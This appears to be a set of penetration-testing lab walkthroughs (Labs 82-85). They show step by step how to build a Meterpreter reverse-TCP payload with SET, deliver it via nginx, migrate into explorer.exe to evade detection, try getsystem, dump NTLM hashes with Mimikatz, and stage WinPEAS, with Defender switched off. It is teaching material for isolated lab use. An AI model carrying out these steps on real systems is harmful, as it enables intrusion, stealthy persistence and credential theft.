Lab 82. How to Establish a Meterpreter Shell on a Windows Target Using SET

Lab Objective:

Learn how establish a Meterpreter shell on a Windows target using SET.

Lab Purpose:

SET (Social Engineering Toolkit) is designed to perform advanced cyber security attacks against the human element. It is an open-source tool developed in Python aimed at penetration testing around social engineering.

Lab Tool:

Kali Linux and Windows

Lab Topology:

You can use Kali Linux in a VM and a Windows machine for this lab.

Lab Walkthrough:


Task 1:

In this lab, we will be looking at how to create a Metasploit payload using SET, and then establish a Meterpreter shell using this payload. This payload can be run on the victim machine to provide us with a Meterpreter shell on that machine. We will be targeting a Windows machine in a virtual machine for this lab. You can find pre-installed Windows VM images from Microsoft's links below:

<https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/>
<https://developer.microsoft.com/en-us/windows/downloads/virtual->

machines/

After Windows VM installation is completed, put this machine into the same “Host-Only Network” with Kali VM to isolate attacks/scans from your real network.



Task 2:

Before moving on to the next step, we need to put Kali VM into the “Host-Only Network”. Since Kali will be disconnected from the internet, you will see errors at the top of the command menus. However, it will not be a problem for us. To begin, open SET in Kali VM by typing the following:

```
sudo setoolkit
```

The attack we will be conducting involves creating a payload and can be found under the first menu, “Social-Engineering Attacks”. To choose this menu, type 1.

We will then be presented with another menu. Once here, we will be choosing option 4, “Create a Payload and Listener”. Select this option by typing 4 and hitting enter.

The image shows three terminal windows from the SET toolkit. The first window has a green circle around option 1) Social-Engineering Attacks. A red arrow points from this circle to a blue circle labeled '1' at the top right of the window. The second window shows a submenu with a green circle around option 4) Create a Payload and Listener. A red arrow points from this circle to a blue circle labeled '2' at the top right of the window. The third window shows another submenu with a green circle around option 2) Windows Reverse_TCP Meterpreter. A red arrow points from this circle to a blue circle labeled '3' at the top right of the window.

```
Select from the menu:  
1) Social-Engineering Attacks  
2) Penetration Testing (Fast-Track)  
3) Third Party Modules  
4) Update the SET Framework  
5) Update SET  
6) Help, Credits, and License  
99) Exit the tool  
set>
```

```
Select from the menu:  
1) Spear-Phishing Attack Vectors  
2) Website Attack Vectors  
3) Infectious Media Generator  
4) Create a Payload and Listener  
5) Mass Mailer Attack
```

```
1) Windows Shell Reverse_TCP  
2) Windows Reverse_TCP Meterpreter  
3) Windows Reverse_TCP VNC DLL  
4) Windows Shell Reverse_TCP X64  
5) Windows Meterpreter Reverse_TCP X64  
6) Windows Meterpreter Egress Buster  
7) Windows Meterpreter Reverse HTTPS  
8) Windows Meterpreter Reverse DNS  
9) Download/Run your Own Executable  
set:payloads>
```

We will be presented with another menu here which will ask us what kind of payload we wish to create. For this lab, we will be choosing option 2, “Windows Reverse_TCP Meterpreter”. Type 2 and hit enter.

We will then be asked for the IP address which the target will connect to when the payload is run. Open another terminal screen in Kali VM, then simply type an “ifconfig” command to learn the IP address of eth0 interface. Return to setoolkit screen, enter this IP address below and press enter (1).

The image shows a terminal window with several user inputs and system responses. Step 1: The user types '192.168.56.103' and presses enter. Step 2: The user types '55555' and presses enter. Step 3: The user types 'yes' and presses enter. Red arrows point from each step to numbered circles (1, 2, 3) at the end of the corresponding lines.

```
set:payloads> IP address for the payload listener (LHOST):192.168.56.103  
set:payloads> Enter the PORT for the reverse listener:55555  
[*] Generating the payload.. please be patient.  
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe  
set:payloads> Do you want to start the payload and listener now? (yes/no):yes  
[*] Launching msfconsole, this could take a few to load. Be patient ...  
[*] Starting the metasploit Framework console ... /
```

Next, you will be asked for a port. I have chosen port 5555 for this lab, but you can choose any port (2). Once you enter the port, SET will begin generating the payload. Once this is done, SET will ask if you want to start the payload and listener now. Type yes and hit enter (3). Our created payload file can be found this path “/root/.set/payload.exe” in Kali VM.

SET will now launch Metasploit and begin a listener for us using the information we provided for the payload. This is an easier way of creating a Metasploit payload and starting a listener.

```
[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set/meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 192.168.56.103
LHOST => 192.168.56.103
resource (/root/.set/meta_config)> set LPORT 5555
LPORT => 5555
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.56.103:5555
msf6 exploit(multi/handler) >
```

Task 3:

When the listener is started, transfer the payload file to your Windows virtual machine. It will be called “payload.exe” or something similar. In order to transfer this file to the Windows machine easily, we will run nginx web server in Kali VM and download the file from within Windows. Open a terminal screen in Kali VM then type these commands:

```
sudo cp -v /root/.set/payload.exe /var/www/html/
sudo nginx
```

Now, switch to Windows VM, open a browser. Type this URL into the address bar (1): <http://192.168.56.103/payload.exe>



192.168.56.103 is the IP address of Kali VM in this instance.

Ensure that “Windows Defender” is turned off so that the payload can run effectively. Then, with the listener running in Metasploit, download and execute the payload in the Windows VM (2).

```
msf6 exploit(multi/handler) >
[*] Sending stage (175174 bytes) to 192.168.56.104
[*] Meterpreter session 1 opened (192.168.56.103:5555 -> 192.168.56.104:49676) at 2021-04-06 03:58:00 -0400
```

A green box highlights the meterpreter session output. A red arrow points from the "1" circle in the top right to the session output. Another red arrow points from the "2" circle in the bottom right to the "meterpreter >" prompt.

Return to your Kali VM and you will find that we have a Meterpreter shell on the target.

To view the different sessions/shells you have running in Metasploit, type sessions. To interact with the established Meterpreter shell, type:

```
sessions -i 1
```

Lab 83. How to Migrate to a Different Process on the Target Machine after Establishing a Meterpreter Shell

Lab Objective:

Learn how to migrate to a different process on a target machine after establishing a Meterpreter shell.

Lab Purpose:

Meterpreter is a Metasploit attack payload that provides an interactive shell to the attacker from which they can explore the target machine as well as execute code.

Lab Tool:

Kali Linux and Windows

Lab Topology:

You can use Kali Linux in a VM and a Windows machine for this lab.

Lab Walkthrough:

Task 1:

This lab will continue on from the previous lab, where we use SET to create a payload and establish a Meterpreter shell on a Windows target. In this lab, we will be covering how to migrate to a different process on the Windows machine and some basic privilege escalation.

With your Meterpreter shell open, you should still be connected to your

Windows virtual machine. Type “sysinfo” to gather some information about the target system. In this lab, we will be migrating our Meterpreter shell from its current Meterpreter process to another process on the system. This is a common next step after establishing a shell on a target as it makes it much easier to avoid detection.

We will begin by typing the following into the Meterpreter console:

```
ps
```

This command will list every process running on our Windows machine. Look for the “explorer.exe” process running on the Windows machine. The reason we want to migrate to this process is because it is typically always running on Windows machines. This means that if the user checks their task manager and sees explorer.exe running, they will not be suspicious. However, if they see a process running called “edssddfkj.exe” they may become suspicious, run a malware scan, and we will be caught on the system. Type the following into your meterpreter shell:

```
ps | grep explorer.exe
```

This command will list all the processes running on the system and will then use grep to find the explorer.exe process for us. On our machine, it has a Process ID (PID) of 3228.

Task 2:

We will migrate to this process now by typing the following command:

```
migrate 3228
```

We should see something like the following screenshot:

```

meterpreter > ps | grep explorer.exe
Filtering on 'explorer.exe'

Process List
=====
PID PPID Name Arch Session User Path
--- --- --- --- --- ---
3228 3156 explorer.exe x64 1 MSEdgeWIN10\IEUser C:\Windows\explorer.exe

meterpreter > migrate 3228
[*] Migrating from 3012 to 3228 ...
[*] Migration completed successfully.
meterpreter >

```

Great, we have successfully migrated to a different process on the Windows system! (2)

Name	PID	Status	User name	CPU
svhost.exe	3400	Running	IEUser	00
RuntimeBroker.exe	3296	Running	IEUser	00
WindowsInternal.Co...	3288	Suspended	IEUser	00
MicrosoftEdgeSH.exe	3260	Suspended	IEUser	00
explorer.exe	3228	Running	IEUser	01
smartscreen.exe	3204	Running	IEUser	00
svhost.exe	2728	Running	SYSTEM	00
sppsvc.exe	2276	Running	NETWORK...	00
svchost.exe	2188	Running	SYSTEM	00

Task 3:


We will now attempt some very basic privilege escalation. Metasploit comes built in with a privilege escalation module. We can load this into Meterpreter by typing the following:

```
use priv
```

This will load the privilege escalation module. Once the module is loaded, type the following to attempt privilege escalation on the system (2):

```
getsystem
```

This is unlikely to work, but should be tried in any case. If this process fails, your shell may die. If it does, simply run the listener again and execute the payload on the target machine to re-establish the shell.



```
meterpreter > use priv
[!] The "priv" extension has already been loaded.
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The system cannot find the file specified
. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
```

Lab 84. How to Use Mimikatz to Extract all the Passwords from a Windows Machine

Lab Objective:

Learn how to use Mimikatz to get all passwords from a Windows machine.

Lab Purpose:

Mimikatz is an open-source application which allows users to view and save authentication credentials on Windows machines.

Lab Tool:

Kali Linux and Windows

Lab Topology:

You can use Kali Linux in a VM and a Windows machine for this lab.


Lab Walkthrough:

Task 1:

In this lab, we will be using the Mimikatz tool to dump all of the NTLM hashes from a Windows machine. These hashes can then be cracked in a tool like John the Ripper to provide us with all cleartext passwords for the machine. To do this, we will need to establish a privileged shell on our Windows machine. I will be using SSH to achieve this.

To begin, we will first need to setup the SSH service on our Windows machine. This can be done through PowerShell. Open powershell as an Administrator by searching for PowerShell in the search box at the bottom left of your machine. Then, right-click on PowerShell and select “Run as

Administrator”.



Once in powershell, we can install the SSH tools necessary by typing the following (1):

```
Add-WindowsCapability -Online -Name OpenSSH.Server~~~~0.0.1.0
```

Once this has downloaded, we can start the SSH service by typing the following (2-3):

```
Start-Service sshd  
Get-Service sshd
```

A Windows PowerShell session with three numbered annotations:

- Annotation 1 points to the command `Add-WindowsCapability -Online -Name OpenSSH.Server~~~~0.0.1.0`.
- Annotation 2 points to the command `Start-Service sshd`.
- Annotation 3 points to the output of the command `Get-Service sshd`, which shows the service is running.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Add-WindowsCapability -Online -Name OpenSSH.Server~~~~0.0.1.0
Path          :
Online        : True
RestartNeeded : False

PS C:\Windows\system32> Start-Service sshd
PS C:\Windows\system32> Get-Service sshd
Status      Name               DisplayName
----      ----               -----------
Running    sshd              OpenSSH SSH Server

PS C:\Windows\system32>
```

The last two commands run SSH, then shows its status.

Task 2:

Now, with the SSH server running on our machine, we can go ahead and connect to our Windows machine from our Kali machine with the following command:

```
ssh IEUser@192.168.56.104
```

192.168.56.104 is the IP address of our target Windows machine in this instance. Once connected, we will have Administrator shell access on our Windows machine.

Task 3:


The next step is to transfer the Mimikatz file over to our Windows machine. The “mimikatz.exe” file can be found in the following directory in Kali VM:

```
/usr/share/windows-resources/mimikatz/x64/mimikatz.exe
```

Turn “Windows Defender’s real-time protection” off before starting to transfer. Then, copy this file to the Windows machine using scp command;

```
scp /usr/share/windows-resources/mimikatz/x64/mimikatz.exe \
```

<IEUser@192.168.56.104:/Users/IEUser/>



```
(kali㉿kali)-[~/Desktop]
$ scp /usr/share/windows-resources/mimikatz/x64/mimikatz.exe \
IEUser@192.168.56.104:/Users/IEUser/
IEUser@192.168.56.104's password:
mimikatz.exe                                         100% 1279KB   6.7MB/s   00:00
```

Username “IEuser” and its home directory path might be different on your Windows environment.


Task 4:

We can now execute the mimikatz application by navigating to the directory where the application was transferred, and then type the following in our SSH console (1):

```
mimikatz.exe
```

This will start the tool. From here, we will first ensure that mimikatz is running as an Administrator. If it is not running as an administrator, the tool wont run correctly. To check, we can type the following (2):

```
privilege::debug
```



```
ieuser@MSEdgeWin10 C:\Users\IEUser>mimikatz.exe
.#####. mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***
mimikatz # | privilege::debug | Privilege '20' OK
mimikatz #
```


The result of this command should be Privilege ‘20’ OK, which indicates that

the tool is running as Administrator (3).

Task 5:

The final step is to dump all NTLM hashes from the system. We can do this by typing the following:

```
lsadump::lsa /patch
```



```
mimikatz # lsadump::lsa /patch
Domain : MSEdgeWIN10 / S-1-5-21-3461203602-406304019-2269080069

RID  : 000003e8 (1000)
User : IEUser
LM   :
NTLM : fc525c9683e8fe067095ba2ddc971889

RID  : 000003ea (1002)
User : sshd
LM   :
NTLM : 475a7dd05810c001c892853b88ba03a9

RID  : 000001f8 (504)
User : WDAGUtilityAccount
LM   :
NTLM : f27c0c12a5c94e851d73b4ce3a77d149

mimikatz #
```

All of the NTLM hashes for every service and user on the system will be displayed to us. We can copy these hashes and take them to John the Ripper, to crack them and obtain the cleartext passwords to the system.

Lab 85. How to Enumerate for Privilege Escalation on a Windows Target with WinPEAS

Lab Objective:

Learn how to use WinPEAS to enumerate for privilege escalation on a Windows target.

Lab Purpose:

WinPEAS is a script which will search for all possible paths to escalate privileges on Windows hosts.

Lab Tool:

Kali Linux and Windows

Lab Topology:


You can use Kali Linux in a VM and a Windows machine for this lab.

Lab Walkthrough:

Task 1:

In this lab, we will be looking at how to use WinPEAS to enumerate a Windows target for all possible privilege escalation opportunities. We will download PEAS (Privilege Escalation Awesome Scripts) from the internet. First, make sure that your Kali VM is currently connected to a network that has access to the internet. Now, open a terminal screen and type the following command in a single line:

```
git clone https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite.git
```




```
(kali㉿kali)-[~]
└─$ git clone https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite.git
Cloning into 'privilege-escalation-awesome-scripts-suite'...
remote: Enumerating objects: 75, done.
remote: Counting objects: 100% (75/75), done.
remote: Compressing objects: 100% (30/30), done.
remote: Total 5288 (delta 45), reused 59 (delta 44), pack-reused 5213
Receiving objects: 100% (5288/5288), 18.68 MiB | 11.00 MiB/s, done.
Resolving deltas: 100% (3157/3157), done.
```

This will download all the scripts and tools you need. For this lab, we will be focusing on WinPEAS, which is the script for enumerating on Windows targets.

Once downloaded, navigate to the directory containing the file winPEASx86.exe (or WinPEASx64.exe if you are running a 64 bit version of Windows). You can locate this file by typing the following into a terminal (1):

```
find . -iname "winPEAS*.exe"
```



```
(kali㉿kali)-[~]
└─$ find . -iname "winPEAS*.exe"
./winPEASx86.exe
./privilege-escalation-awesome-scripts-suite/winPEAS/winPEASexe/binaries/Obfuscated Releases/winPEASx86.exe
./privilege-escalation-awesome-scripts-suite/winPEAS/winPEASexe/binaries/Obfuscated Releases/winPEASx64.exe
./privilege-escalation-awesome-scripts-suite/winPEAS/winPEASexe/binaries/Obfuscated Releases/winPEASany.exe
./privilege-escalation-awesome-scripts-suite/winPEAS/winPEASexe/binaries/Release/winPEASany.exe
./privilege-escalation-awesome-scripts-suite/winPEAS/winPEASexe/binaries/x64/Release/winPEASx64.exe
./privilege-escalation-awesome-scripts-suite/winPEAS/winPEASexe/binaries/x86/Release/winPEASx86.exe
```

This will show you the exact location of the files. We want to use the Release option for this lab. Choose proper file for your installed Windows platform (32bit|64bit) and copy this file to nginx web server document root, which is "/var/www/html":

```
sudo cp ./privilege-escalation-awesome-scripts-suite/winPEAS/winPEASexe/binaries/x86/Release/winPEASx86.exe /var/www/html
```

Then, start the nginx web server. To do this, open a terminal screen and type the following command:


```
sudo nginx
```

We are doing this because we will later download this file from the target Windows machine, just as we will pull the payload file. In a real life scenario, this would be done using a phishing email or some other form of social engineering. For this lab, simply transfer the file to your Windows machine.

Task 2:

We will need to establish a basic shell on the target. First, put Kali VM into same “Host-Only Network” with Windows target machine again to isolate attacks/scans from your real network.

Then, create a reverse shell payload using `msfconsole`, transfer this to the Windows target, establish a Metasploit listener and execute the payload. Refer to lab 82 for more info.



The screenshot shows a terminal window titled "BY OFFENSIVE SECURITY" displaying msfconsole output. The text is as follows:

```
[*] Started reverse TCP handler on 192.168.56.103:5555
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 192.168.56.104
[*] Meterpreter session 1 opened (192.168.56.103:5555 → 192.168.56.104:49676) at 2021-04-06 16:21:25 -0400
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter >
```

Two lines of text are highlighted with red arrows: "Meterpreter session 1 opened" and "[*] Starting interaction with 1...".

